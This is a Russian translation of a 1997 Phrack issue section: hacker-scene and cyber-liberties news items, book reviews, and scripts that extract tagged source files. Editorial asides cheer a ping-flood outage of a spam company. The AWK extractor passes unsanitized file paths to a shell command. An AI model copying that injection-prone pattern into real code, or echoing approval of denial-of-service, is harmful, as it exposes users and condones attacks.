Победный ключ нашёл Питер Стёр с помощью Intel Pentium Pro 200 под управлением Windows NT Workstation, работавший в составе команды STARLab Bovine под руководством Йо Херманса на базе кафедры информатики (DINF) Свободного университета Брюсселя (VUB) в Бельгии (http://dinf.vub.ac.be/bovine.html/). Единственные комментарии Йо: «На $1000 можно купить много пива» и что он предпочёл бы, чтобы решение было найдено на Macintosh — платформе, которая обеспечивала наибольшую долю взламывающей мощности его команды. Поздравляем Питера и Йо!

Из приза RSA Labs в размере $10 000 они получат $1000 и планируют устроить незабываемую вечеринку в честь нашей общей победы. Если вы окажетесь поблизости от Брюсселя, поинтересуйтесь датой вечеринки. $8000, разумеется, жертвуются в Проект Гутенберг (http://www.promo.net/pg/) в помощь их неустанным усилиям по переводу литературы в электронный формат для широкого пользования. Оставшиеся $1000 distributed.net оставляет себе для финансирования будущих проектов.

Не менее важна благодарность, признание и поздравления, заслуженные всеми участниками и вкладчиками усилия Bovine RC5-56! Тысячи команд и десятки тысяч людей, прилежно проверявших ключ за ключом, — вот почему мы добились такого успеха.

Радость от обнаружения ключа с лихвой компенсирует сон, еду и свободное время, которыми мы пожертвовали!

Особая благодарность всем программистам и разработчикам, прежде всего Тиму Шаррону, милостиво посвятившему своё время и опыт этому делу с самых первых дней проекта Bovine. Благодарность координаторам и операторам серверов ключей: Крису Кьяпусио, Полу Чвостеку, Питеру Денитто, Питеру Дауту, Мишари Мукбилу, Стиву Зетеру и Крису Ярнеллу. Благодарность Эндрю Меггсу, Родерику Манну и Кевину Шортеллу за то, что показали нам истинную мощь Macintosh и силу его пользователей. Хотим также поблагодарить Дэйва Эйвери за попытку навести мосты между Bovine и другими RC5-проектами.

Ещё раз — сердечные поздравления всем нам, кто запускал клиент. Пора праздновать. Приглашаю всех желающих присоединиться к нам на канале #rc5 сети IRC EFNet — отпразднуем и перегруппируемся, чтобы взяться за следующую задачу. Доказав ограниченность 56-битной длины ключа, пойдём дальше и продемонстрируем мощь распределённых вычислений! Все мы вместе — будущее вычислительной техники. Присоединяйтесь к тому, что заставит мир обратить внимание на силу, которую мы обуздали.

Мычание и добродушный смех.

Адам Л. Беберг — дизайн клиента и общий стратег
Джефф Лоусон — главный по ключам/дизайн серверной сети и подъём морального духа
Дэвид МакНетт — разработка статистики и главный суетливый

0xc — Кашпурефф под стражей

Заголовок: Кашпурефф под стражей
Источник: Марк Хёрст
Автор: Марк Хёрст

Дата: Пт, 31 октября 1997 года, 10:40:20 -0500 (EST)

Юджин Кашпурефф, известный переадресацией веб-страницы NSI, был задержан этим утром в Торонто сотрудниками КККП (Королевской канадской конной полиции) под прикрытием.

В ожидании слушания о депортации он будет возвращён в Нью-Йорк для разбирательства по обвинению в фелонии (электронном мошенничестве), предъявленному ему после урегулирования в досудебном порядке гражданского иска NSI.

В начале недели Юджин передал управление Alternic специальной отраслевой группе, которая в ближайшие несколько дней сделает соответствующее объявление.

На данный момент мне больше нечего сообщить.

С уважением,
Марк Хёрст

0xd — XS4ALL отказывается от интернет-прослушки

Заголовок: XS4ALL отказывается от интернет-прослушки
Источник: Пресс-релиз
Автор: Морис Весслинг
Дата: 13 ноября 1997 года, Амстердам, Нидерланды

XS4ALL Internet отказывается выполнять предписание Министерства юстиции Нидерландов осуществить прослушку интернет-трафика одного из своих пользователей в рамках расследования. XS4ALL уведомила Министерство, что, по её мнению, предписание лишено надлежащего правового основания. Отказ компании грозит ей штрафом, однако XS4ALL рассчитывает на возбуждение судебного разбирательства в ближайшее время, чтобы суд вынес своё решение по данному вопросу.

В пятницу 31 октября детектив и эксперт по компьютерам из Криминалистической лаборатории выдали XS4ALL соответствующее предписание. Министерство юстиции требует, чтобы XS4ALL в течение месяца прослушивала весь интернет-трафик данного пользователя — как входящий, так и исходящий, — а затем передавала эти сведения полиции. Это охватывает электронную почту, Всемирную паутину, группы новостей, IRC и все интернет-службы, которыми пользуется данное лицо. Все технические мероприятия XS4ALL должна была бы обеспечить самостоятельно.

Насколько нам известно, в Нидерландах не было прецедента, когда Министерство юстиции выдавало бы столь далеко идущее предписание интернет-провайдеру. Сами детективы это признают. Принимая во внимание, что для обсуждения предписания было созвано общенациональное совещание следственных судей, можно оценить, насколько беспрецедентна данная ситуация. До сих пор предписания в основном ограничивались запросами персональных данных на основании адреса электронной почты.

XS4ALL принципиально обязана защищать своих пользователей и их конфиденциальность. Кроме того, XS4ALL имеет коммерческий интерес: она не должна допускать риска предъявления пользователями исков по гражданскому праву по поводу неправомерных действий. Это может произойти при таком вмешательстве провайдера, не основанном на законе. Наконец, с общественной точки зрения важно, чтобы методы расследования имели надлежащую законодательную базу. Выполнение предписания могло бы создать нежелательный прецедент, способный существенно повлиять на конфиденциальность всех интернет-пользователей в Нидерландах.

XS4ALL не выражает никакого мнения о характере самого расследования или вменяемых преступлениях. Она готова предоставить суду решить этот вопрос. XS4ALL также не будет комментировать содержание расследования или регион, в котором оно ведётся, — поскольку не намерена допускать его срыва. XS4ALL безуспешно предлагала следственному судье переформулировать предписание таким образом, чтобы правовые возражения были учтены.

Министерство юстиции основывает своё требование на статье 125i Уголовного кодекса. Эта статья была введена в 1993 году в рамках Закона о компьютерных преступлениях. Она предоставляет следственному судье возможность обязывать третьих лиц в ходе установленных законом предварительных расследований предоставлять данные, хранящиеся в компьютерах, для установления истины. Согласно правовой доктрине, никогда не предполагалось применять это положение к предписанию, ориентированному на будущее. Законодатели по-прежнему работают над устранением этого пробела в арсенале методов расследования — по аналогии с прослушкой телефонных линий Министерством юстиции (ст. 125g Уголовного кодекса). Конституция Нидерландов и Европейская конвенция о защите прав человека требуют точной законодательной базы для нарушения основных прав — таких как конфиденциальность частной жизни и тайна переписки. Министерство явно не желает ждать и теперь пытается использовать статью 125i Уголовного кодекса — не предназначенную для этой цели — для принуждения провайдеров самостоятельно начать прослушку подозреваемых пользователей. Министерство юстиции рискует тем, что уголовное преследование лица X, в контексте которого XS4ALL было выдано предписание, зайдёт в тупик из-за применения незаконных методов расследования. Здесь, опять же, XS4ALL не намерена нести какой-либо ответственности по данному вопросу.

По вопросам обращайтесь:

XS4ALL
Морис Весслинг
email: maurice@xs4all.nl
http://www.xs4all.nl/

0xe — FCC хочет V-Chip и в компьютерах тоже

Заголовок: FCC хочет V-Chip и в компьютерах тоже
Источник: Cyber-Liberties Update
Автор: —
Дата: Понедельник, 3 ноября 1997 года

Введение обязательного встроенного чипа цензуры во все новые телевизоры — это не единственное, чего добивается Федеральная комиссия по связи (FCC), заявил заместитель директора ACLU Барри Стейнхардт: она также рассматривает возможность потребовать оснащения той же технологией всех новых персональных компьютеров.

В прошлом году, завершив затяжную кампанию против насилия на телевидении, Конгресс принял Закон о телекоммуникациях 1996 года, обязывающий оснащать новые телевизоры так называемым V-Chip. V-Chip — это компьютерный чип, способный считывать рейтинги передач и блокировать просмотр программ с нежелательными рейтингами.

Теперь FCC объявила, что принимает общественные комментарии до 24 ноября по вопросу об установке V-Chip в персональные компьютеры, поскольку некоторые из них способны принимать телевизионные передачи.

«Когда обсуждался V-Chip, мы предупреждали, что в условиях растущей конвергенции традиционного телевидения (эфирного и кабельного) с интернетом — лишь вопрос времени, когда правительство захочет потребовать установки V-Chip в компьютеры. И вот это произошло», — сказал Стейнхардт.

«Встраивание технологии цензуры в компьютер — часть стремительного движения к схеме присвоения рейтингов и блокировки интернет-контента, которая превратит интернет в однородную, безликую среду, где по-настоящему свободным словом смогут пользоваться только крупные корпоративные интересы», — заявил Стейнхардт.

ACLU раскритиковала обязательное требование V-Chip, считая его формой цензуры, прямо запрещённой Первой поправкой.

«Хотя сторонники утверждают, что V-Chip даёт родителям контроль над телепристрастиями детей, на деле он будет функционировать как государственное посягательство на родительский контроль», — сказала Соланж Битол, законодательный советник Вашингтонского национального офиса ACLU.

«По условиям законодательства именно государство (напрямую или принуждая частную индустрию), а не родители будет определять, как присваивать рейтинги программам. Если родитель активирует V-Chip, все программы с рейтингом "насилие" будут заблокированы. Какое насилие будет подвергаться цензуре? Футбольные матчи? Военные фильмы? Новостные репортажи?» — добавила она.

ACLU выступает против обязательного внедрения или использования технологий цензуры и в этом месяце направит свои комментарии в FCC. Мы убеждены, что люди достаточно умны, чтобы самостоятельно выключить телевизор или компьютер, если им не нравится то, что они видят.

Выскажите своё мнение FCC. Отправьте комментарии онлайн на , а также пришлите нам копию, чтобы ваш голос был услышан. Пишите на CSehgal@aclu.org.

Для подписки на ACLU Cyber-Liberties Update отправьте сообщение на majordomo@aclu.org с текстом «subscribe Cyber-Liberties» в теле письма. Для отписки отправьте сообщение на majordomo@aclu.org с текстом «unsubscribe Cyber-Liberties» в теле письма.

1x1 — Книга: Underground (рецензия)

Название: Underground
Автор рецензии: Джордж Смит через Crypt Newsletter
Дата: 27 авг. 97, 00:36:12 EDT
От кого: «George Smith [CRYPTN]»
Тема: File 5 — Книга «Underground» об австралийских хакерах потрясает разум

Источник: CRYPT NEWSLETTER 44

КНИГА «UNDERGROUND» ОБ АВСТРАЛИЙСКИХ ХАКЕРАХ ПОТРЯСАЕТ РАЗУМ

Crypt News читает так много скверных книг, докладов и материалов о взломах и компьютерном андеграунде, что настоящим удовольствием становится встреча с автором, приносящим подлинное понимание темы. Сюэлетт Дрейфус — именно такой автор, а «Underground», опубликованный австралийским издательством Mandarin, — именно такая книга.

Хакерские стереотипы, насаждаемые массмедиа, включают описания, едва ли подходящие для какого-либо реального класса Homo sapiens, с которым приходилось встречаться Crypt News. Бесконечное повторение идиотских лозунгов — «Информация хочет быть свободной», «Хакеры — просто люди, которые хотят знать, как устроены вещи», — оскорбляет интеллект. В самом деле, вы когда-нибудь встречали кого-то, кто не хотел бы иметь свободный доступ к информации или не признавал бы в себе хоть какого-то любопытства к устройству мира? Нет — конечно нет. «Underground» Дрейфус совершенно лишён подобного снисходительного хлама, и читатель от этого только выигрывает.

«Underground» — весьма человеческая история о слабостях. Её сила заключается не в подвигах взлома, которые она описывает, — а их там предостаточно, — но в эмоциональной и физической цене, которую платят участники. Больно читать о таких людях, как Anthrax — 17-летний австралиец, застрявший в неблагополучной семье. Отец Anthrax жесток и расистски настроен, и сын — парадоксально — оказывается слишком похожим на него, находя удовольствие в преследовании незнакомцев злыми шутками и упиваясь антисемитскими трактатами Луиса Фаррахана. Без видимой причины хакер методично донимает анонимного пожилого мужчину из США телефонными звонками с угрозами. Anthrax проводит месяцы в совершенно бессмысленном, навязчивом взломе секретной военной системы США. Неизбежно Anthrax оказывается в сетях австралийского правосудия, и его жизнь рассыпается.

Не менее душераздирающа история Electron, у которого хакерство меркнет на фоне борьбы с психическим расстройством. Crypt News приглашает читателей «Underground» попробовать не поёжиться при образе Electron, чьё лицо искажено гримасой ужаса — закатывающимися глазами и открытым ртом — из-за поздней дискинезии, побочного эффекта антишизофренических препаратов.

Дрейфус уделяет значительное место тому, что происходит, когда навязчивость становится единственной движущей силой взломов её персонажей. В ряде случаев герои «Underground» скатываются в психическое расстройство, другие ищут утешения в наркотиках. Это не книга, в которой хакеры долго и витиевато рассуждают об изощрённых философиях, позиционируя себя как благодетелей общества, смазку информационных потоков или благородных гонителей бюрократов и тиранов. В основном они взламывают потому, что хороши в этом деле, это даёт определённое признание и уважение — и затягивает так, что никаких слов не хватит, чтобы описать эту хватку.

Поскольку всё именно так, «Underground» не будет популярна в компании блюстителей порядка из полицейского корпуса и индустрии компьютерной безопасности. Персонажи Дрейфус не из тех, что аккуратно упакованы в феномен «бросить-в-тюрьму-на-несколько-лет-ожидая-суда», ассоциирующийся с американскими Кевин-Митниками. Впрочем, положение этих хакеров — порой нищих, безработных или проходящих психотерапию — по завершении их злоключений само по себе оказывается вполне достаточным наказанием.

Кое-что, однако, никогда не меняется. По всей видимости, значительная часть австралийских массмедиа столь же отвратительно освещает этот тип историй, что и американские. На протяжении всего «Underground» Дрейфус включает вырезки из австралийских газет с вымыслом и преувеличениями, почти не имеющими отношения к реальности. В частности, в одном британском судебном процессе таблоидная пресса доводила публику до кровожадного неистовства, намекая, что обвиняемый хакер мог повлиять на исход войны в Персидском заливе во время своих вылазок по американским компьютерам.

Те, кто стремится к неприукрашенной правде, найдут в «Underground» превосходное чтение. Перед каждой главой Дрейфус приводит отрывок из текста песни Midnight Oil. Это изящный штрих, однако я позволю себе предложить строчку другой австралийской группы — чуть менее известной, — чтобы передать дух «Underground». Из второго альбома Radio Birdman: «Burned my eye, burned my mind, I couldn't believe it...»

```
+++++++++
```

[«Underground: Tales of Hacking, Madness and Obsession on the Electronic Frontier» by Suelette Dreyfus with research by Julian Assange, Mandarin, 475 pp.]

Выдержки и информацию о заказе «Underground» можно найти в интернете на http://www.underground-book.com.

Джордж Смит, Ph.D., редактор Crypt Newsletter, Пасадена, Калифорния.

1x2 — Книга: The Electronic Privacy Papers

Название: The Electronic Privacy Papers
— Documents on the Battle for Privacy in the Age of Surveillance
Авторы: Брюс Шнайер + Дэвид Банисар
Издательство: John Wiley, 1997
Объём: 747 страниц, предметный указатель, $59,99

«The Privacy Papers» посвящена не электронной конфиденциальности в широком смысле: книга охватывает исключительно федеральную политику США и только темы прослушки и криптографии. Рассматриваются три сюжета: прослушка и предложения по «Цифровой телефонии», чип Clipper, а также иные ограничения криптографии (в том числе экспортные ограничения и предложения по программному депонированию ключей).

Включённые документы подразделяются на несколько категорий. Здесь представлены широкие обзоры проблем, часть из которых написана специально для данного тома. Здесь же — публичные заявления и документы различных государственных органов: законодательство, судебные решения, заявления о политике и т.д. Присутствуют государственные документы, полученные по запросам о свободе информации (некоторые из них — частично рассекреченные, с замазанными фрагментами и написанными от руки пометками на полях), рассказывающие о том, что происходило за кулисами. И наконец, здесь собраны газетные редакционные статьи, публицистика, материалы государственных слушаний и заявления о политике корпораций и неправительственных организаций с изложением общественной реакции.

Часть материалов «The Privacy Papers» доступна в онлайне, ни один из них не является свежей новостью (крайняя дата материалов, по всей видимости, — середина или конец 1996 года), а некоторые включённые государственные документы весьма многословны (ничего удивительного). Тем не менее книга не претендует на роль исследования «текущих событий» и не рассчитана на широкую аудиторию. «The Privacy Papers» станет ценным справочным изданием для всех, кто связан с недавними попытками правительства контролировать технологии, необходимые для обеспечения конфиденциальности, — для историков, активистов, журналистов, лоббистов, исследователей и, возможно, даже политиков.

```
%T  The Electronic Privacy Papers
%S  Documents on the Battle for Privacy in the Age of Surveillance
%A  Bruce Schneier
%A  David Banisar
%I  John Wiley
%C  New York
%D  1997
%O  hardcover, bibliography, index
%G  ISBN 0-471-12297-1
%P  xvi,747pp
%K  crime, politics, computing
```

1x3 — Книга: Computer Security and Privacy: An Information Sourcebook

Название: «Computer Security and Privacy: An Information Sourcebook: Topics and Issues for the 21st Century»

Автор: Марк У. Грения
Цена: $29,95
Издательство: Lexikon Services
Версия: Win/Disk Edition
Тип: Программное обеспечение
Ожидаемая дата публикации: 1998
ISBN: 0944601154

[PWN: В магазинах эта книга нами замечена не была, дополнительных сведений или рецензий не поступало.]

3x1 — Правозащитные организации просят FCC заблокировать предложение ФБР

CDT POLICY POST, Том 3, выпуск 12 — 11 августа 1997 года

(1) ПРАВОЗАЩИТНЫЕ ОРГАНИЗАЦИИ ПРОСЯТ FCC ЗАБЛОКИРОВАТЬ ПРЕДЛОЖЕНИЕ ФБР О РАСШИРЕНИИ ВОЗМОЖНОСТЕЙ ЭЛЕКТРОННОЙ СЛЕЖКИ

Центр демократии и технологий и Фонд электронных рубежей сегодня подали в Федеральную комиссию по связи петицию с требованием не допустить использования ФБР закона 1994 года «О цифровой телефонии» для расширения государственных полномочий слежки.

Закон, официально именуемый «Законом о содействии телекоммуникаций в правоохранительной деятельности» (CALEA), был принят с целью сохранения возможности правоохранительных органов осуществлять прослушку в условиях изменений в телекоммуникационных технологиях. В своей петиции CDT и EFF утверждают, что ФБР попыталось использовать CALEA для расширения возможностей слежки, обязав телефонные компании устанавливать навязчивые и дорогостоящие функции слежки, угрожающие конфиденциальности частной жизни и выходящие за рамки закона.

3x2 — Антиспамовые законопроекты в Конгрессе

Источник: ACLU Cyber-Liberties Update, вторник, 2 сентября 1997 года

Нежелательная рекламная электронная почта, или «спам», имеет мало поклонников в сети. Между провайдерами услуг — такими как AOL и CompuServe — и рекламодателями-спамерами, в том числе Cyber Promotions, ведутся судебные тяжбы о том, можно ли блокировать тысячи сообщений, рассылаемых на адреса пользователей. Конгресс и законодательные собрания ряда штатов также вступили в этот спор и внесли несколько законопроектов, чреватых нарушениями Первой поправки, — в частности, полностью запрещающих коммерческую речь или носящих содержательный характер.

[Законы против спама — здорово. Интересно, как они собираются их применять?]

3x3 — Министерство юстиции предъявляет обвинения Microsoft

МИНИСТЕРСТВО ЮСТИЦИИ ОБВИНЯЕТ MICROSOFT В НАРУШЕНИИ СУДЕБНОГО РЕШЕНИЯ 1995 ГОДА

Просит суд наложить штраф в $1 млн в день в случае продолжения нарушений

Вашингтон, округ Колумбия — Министерство юстиции обратилось сегодня в федеральный суд с требованием признать корпорацию Microsoft — господствующую компанию в сфере программного обеспечения для персональных компьютеров — виновной в гражданском неуважении к суду за нарушение условий судебного решения 1995 года, запрещавшего ей навязывать производителям персональных компьютеров антиконкурентные условия лицензирования.

[PWN: Эй, Билл... ня-ня-ня, thptptptptptp, кто смеётся последним]

3x4 — Мелкие умы мыслят одинаково

Источник: fight-censorship@vorlon.mit.edu

CyberWire Dispatch Bulletin

Вашингтон — На этом кладбище Вашингтона, округ Колумбия, большим и малым псам не долго ждать, чтобы залаять. Пара мелких сегодня дали волю голосу.

Депутат Мардж (никакого отношения к Гомеру) Рукема (респ., Нью-Джерси) и сенатор Лауч (?) Фэйрклот (респ., Северная Каролина) внесли законопроект о внесении поправки в Закон о связи, запрещающей осуждённым за сексуальные преступления пользоваться интернетом.

[PWN: Да-да, это будет очень просто применять.]

3x5 — Cyber Promotions выброшен из сети

Cyber Promotions выброшен из сети
Автор: Джанет Корнблюм
19 сентября 1997 года, 13:25 по тихоокеанскому времени

Cyber Promotions, враг номер один борцов со спамом в сети, снова был отключён своим провайдером доступа.

Магистральный провайдер AGIS отключил Cyber Promotions в среду, и с тех пор компания лихорадочно ищет другого интернет-провайдера.

[PWN: Эй, Сэнфорд... ха-ха-ха, кто смеётся последним, thptptptptp.]

«Атаки ping-flood, наблюдавшиеся с Западного побережья через AGIS и направленные на вашингтонские и филадельфийские маршрутизаторы, серьёзно снизили производительность сети AGIS до недопустимого уровня... У AGIS не было иного выбора, кроме как отключить услуги Cyber Promotions», — говорится в заявлении, размещённом Уоллесом на своей странице. По его утверждению, заявление исходило от инженера AGIS.

[PWN: Если их и на этот раз уронил ping-flood...]

--- EOF ---

Конец файла

Автор: Редакция Phrack

На этот раз в список вариантов извлечения добавлена версия на AWK и версия на sh. Также версия на C была доработана для поддержки файловых масок (glob). Присылайте ещё...

----------88----------

```
<++> PEU/extract2.c
/*  extract.c by Phrack Staff and sirsyko
 *
 *  (c) Phrack Magazine, 1997
 *      1.8.98 rewritten by route:
 *          - aesthetics
 *          - now accepts file globs
 *      todo:
 *          - more info in tag header (file mode, checksum)
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 file3 ...
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG   "<++> "
#define END_TAG     "<-->"
#define BT_SIZE     strlen(BEGIN_TAG)
#define ET_SIZE     strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;

    if (argc < 2)
    {
        printf("Usage: %s file1 file2 ... filen\n", argv[0]);
        exit(0);
    }

    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
     *  argv[0] which is this executable).  This includes globs.
     */
    for (i = 1; (fn = argv[i++]); )
    {
        if (!head)
        {
            if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
```

```
            {
                perror("malloc");
                exit(1);
            }
            strncpy(head->name, fn, sizeof(head->name));
            head->next = NULL;
            fn_p = head;
        }
        else
        {
            if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(1);
            }
            fn_p = fn_p->next;
            strncpy(fn_p->name, fn, sizeof(fn_p->name));
            fn_p->next = NULL;
        }
    }
    /*
     *  Sentry node.
     */
    if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
    {
        perror("malloc");
        exit(1);
     }
    fn_p = fn_p->next;
    fn_p->next = NULL;

    /*
     *  Check each file in the f_name list for extraction tags.
     */
    for (fn_p = head; fn_p->next; fn_p = fn_p->next)
    {
        if (!(in_p = fopen(fn_p->name, "r")))
        {
            fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
□    continue;
        }
        else fprintf(stderr, "Opened %s\n", fn_p->name);
        while (fgets(b, 256, in_p))
        {
            if (!strncmp (b, BEGIN_TAG, BT_SIZE))
            {
□        b[strlen(b) - 1] = 0;           /* Now we have a string. */
                j++;

                if ((bp = strchr(b + BT_SIZE + 1, '/')))
                {
                    while (bp)
                    {
□□        *bp = 0;
□□        mkdir(b + BT_SIZE, 0700);
□□        *bp = '/';
□□        bp = strchr(bp + 1, '/');
□□    }
                }
                if ((out_p = fopen(b + BT_SIZE, "w")))
                {
                    printf("- Extracting %s\n", b + BT_SIZE);
                }
                else
                {
□□    printf("Could not extract '%s'.\n", b + BT_SIZE);
□□    continue;
□        }
□    }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
```

```
        if (out_p) fclose(out_p);
        else
               {
            fprintf(stderr, "Error closing file %s.\n", fn_p->name);
    continue;
        }
           }
           else if (out_p)
           {
               fputs(b, out_p);
           }
        }
    }
    if (!j) printf("No extraction tags found in list.\n");
    else printf("Extracted %d file(s).\n", j);
    return (0);
}

/* EOF */
<-->

<++> PEU/extract.pl
# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) {$curfile = substr($_ , 5); $opening=1;};
if (/^\<\-\-\>/) {close ct_ex; $opened=0;};
if ($opening) {
        chop $curfile;
        $sex_dir= substr( $curfile, 0, ((rindex($curfile,'/'))) ) if ($curfile =~ m/\//);
        eval {mkdir $sex_dir, "0777";};
        open(ct_ex,">$curfile");
        print "Attempting extraction of $curfile\n";
        $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};
<-->

<++> PEU/extract.awk
#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+\+\>/ {
        ind = 1
        File = $2
        split ($2, dirs, "/")
        Dir="."
        while ( dirs[ind+1] ) {
                Dir=Dir"/"dirs[ind]
                system ("mkdir " Dir" 2>/dev/null")
                ++ind
        }
        next
}
/^\<\-\-\>/ {
        File = ""
        next
}
File { print >> File }
<-->

<++> PEU/extract.sh
#!/bin/sh
# exctract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
```

```
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
        OLDIFS1="$IFS"
        IFS=
        if read Line; then
                IFS="$OLDIFS1"
                set -- $Line
                case "$1" in
                "<++>") OLDIFS2="$IFS"
                        IFS=/
                        set -- $2
                        IFS="$OLDIFS2"
                        while [ $# -gt 1 ]; do
                                File=${File:-"."}/$1
                                if [ ! -d $File ]; then
                                        echo "Making dir $File"
                                        mkdir $File
                                fi
                                shift
                        done
                        File=${File:-"."}/$1
                        echo "Storing data in $File"
                ;;
                "<-->") if [ "x$File" != "x" ]; then
                                unset File
                        fi ;;
                *)      if [ "x$File" != "x" ]; then
                                        IFS=
                                        echo "$Line" >> $File
                                        IFS="$OLDIFS1"
                        fi
                ;;
                esac
                IFS="$OLDIFS1"
        else
                echo "End of file"
                unset Working
        fi
done
)
<-->
```